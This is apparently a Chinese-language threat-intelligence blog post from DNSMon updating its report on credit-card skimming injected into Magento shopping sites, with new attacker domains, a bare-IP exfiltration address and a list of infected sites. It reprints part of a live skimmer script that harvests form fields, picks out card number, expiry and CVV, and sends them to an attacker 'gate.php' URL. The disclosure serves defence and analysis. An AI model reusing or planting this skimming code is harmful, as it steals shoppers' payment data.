
DNSMon

信用卡数据泄漏持续进行中 [快速更新]



YANG XU, ba0jy

May 14, 2019 • 3 min read

DNSMon是一个全网DNS异常发现分析系统。基于我们可以看到的中国地区10%+的DNS流量，加上我们多年积累的其他多维度安全数据以及安全分析能力，我们可以在一个独特的视角来实时监测 全网 每天 正在发生 的事情，我们可以“看见”正在发生的威胁。

黑客在行动

5月8号，我们发布文章 <信用卡数据泄漏持续进行中>，揭露了一个通过入侵购物网站来窃取信用卡信息的案例。文章发布后不久，我们发现黑客们开始做调整，原始域名 magento-analytics[.]com 已经下线。

但不久，我们的 DNSMon 系统在UTC时间 2019-05-13 凌晨时候捕捉到该黑客的2个更新，被用于同样的信用卡信息窃取。

更新1: 启动了一个新域名：jqueryextd[.]at


对应的恶意JS链接为 “hxxps://jqueryextd.at/5c21f3dbf01e0.js”，脚本中上报地址也对应的改为了“hxxps://jqueryextd.at/gate.php"

https://jqueryextd.at/5c21f3dbf01e0.js

```
var $s = {
    Number: "authorizenet_cc_number",
    Holder: null,
    HolderFirstName: "billing:firstname",
    HolderLastName: "billing:lastname",
    Date: null,
    Month: "authorizenet_expiration",
    Year: "authorizenet_expiration_yr",
    CVV: "authorizenet_cc_cid",
    Gate: "https://jqueryextd.at/gate.php",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.value.length < 256 && elem.valu
            $s.Data[elem.id] = elem.value;
            return;
        }
        if(elem.name !== undefined && elem.name != "" && elem.name !== null && elem.value.length < 256 && ele
            $s.Data[elem.name] = elem.value;
            return;
        }
    },
    SaveAllFields: function() {
        var inputs = document.getElementsByTagName("input");
        var selects = document.getElementsByTagName("select");
        var textareas = document.getElementsByTagName("textarea");
        for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
        for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
        for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
        Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
    },
    SendData: function() {
        $s.Data['Domain'] = location.hostname;
        var encoded = $s.Base64.encode(JSON.stringify($s.Data));
        var hash = calcMD5(encoded);
        for(var i = 0; i < $s.Sent.length; i++)
            if($s.Sent[i] == hash) return;
        $s.LoadImage(encoded);
    },
    TrySend: function() {
        $s.SaveAllFields();
        $s.GetCCInfo();
        if($s.Data['Number'] === undefined || $s.Data['Number'].length < 11) return;
        if($s.Data['Holder'] === undefined || $s.Data['Holder'].length == 0) return;
        if($s.Data['Date'] === undefined || $s.Data['Date'].length == 0) return;
        if($s.Data['CVV'] === undefined || $s.Data['CVV'].length < 3) return;
        $s.SendData();
    },
    GetCCInfo: function() {
        if($s.Number !== null && $s.Data[$s.Number] !== undefined) $s.Data['Number'] = $s.Data[$s.Number];
        if($s.CVV !== null && $s.Data[$s.CVV] !== undefined) $s.Data['CVV'] = $s.Data[$s.CVV];
        if($s.Holder !== null && $s.Data[$s.Holder] !== undefined) $s.Data['Holder'] = $s.Data[$s.Holder];
```

更新2: 换了JS加载方式：从挂载JS链接改为内嵌JS代码

之前的案例中，都是通过外链一个恶意JS脚本来执行恶意脚本，现在发现黑客直接将恶意脚本JS的内容内嵌到网站代码中来执行。




另外一个黑客：代码混淆 & 新上报地址

于此同时，我们还发现了另外一个黑客的行动迹象。该黑客从今年2月初开始活动，最开始使用的外链 JS 脚本地址是 "hxxp://adwordstraffic.link/onestepcheckoutccpayment.js"[1]，同时对应上报地址为 "hxxps://adwordstraffic.link/validation/" 。从JS代码来看，和前述的 magento-analytics[.]com/jqueryextd[.]at 如出一辙，但是域名以及IP都和前述黑客所用不同，所以我们怀疑这可能是另外一个控制者。

```
adwordstraffic.link    A    89.32.251.136    #GEO:Iran
```

最近几天，该黑客所使用的域名也已经停止解析，他们开始将恶意JS代码混淆，直接嵌入受害者网站代码中，同时将上报地址也改为了裸IP的方式"hxxp://89.32.251.136/validation/"。



当前新方式感染网站列表

InfectedWebSite	Method	ReportAddress
vezabands.com	Linked_JS	"https://jqueryextd.at/gate.php"
cigarhumidors-online.com	Embeded_JS	"https://jqueryextd.at/gate.php"
decabana.com	Embeded_JS	"https://jqueryextd.at/gate.php"
omejo.com	Embeded_JS	"https://jqueryextd.at/gate.php"
backyardmas.com	Embeded_JS	"https://jqueryextd.at/gate.php" [removed]
luxerwatches.ca	Embeded_JS	"http://89.32.251.136/validation/"
luxerwatches.com	Embeded_JS	"http://89.32.251.136/validation/"
bragardusa.com	Embeded_JS	"http://89.32.251.136/validation/"
ecompressedair.com	Embeded_JS	"http://89.32.251.136/validation/"
flatiron-wines.com	Embeded_JS	"http://89.32.251.136/validation/"
thalgousa.com	Embeded_JS	"http://89.32.251.136/validation/"

后续

针对该案例，我们不再公开我们的跟踪技术，但我们的 DNSMon 有能力持续跟踪，且仍将持续跟踪。

---

1. 域名已经失效，截止到5.14号，原始JS仍可以通过裸IP的方式获取" https://89.32.251.136/onestepcheckoutauthorizenet.js" ↩

DNSMon

俄乌危机中的数字证书：吊销、影响、缓解

商业数字证书签发和使用情况简介(删减版)

An assessment of Non-Authorized Domain Name Resolution provided by DNS Resolution Service Provider

See all 28 posts →

DNSMon

Ongoing Credit Card Data Leak [Continues]

DNSMon is a network-wide DNS malicious domain...


May 14, 2019 · 3 min read

Our DNSMon flagged an abnormal domain name magento-analytics[.]com, been used to inject malicious JS script to various online shopping sites to steal the credit card owner/card number/expiration time/ CVV information.


May 8, 2019 · 6 min read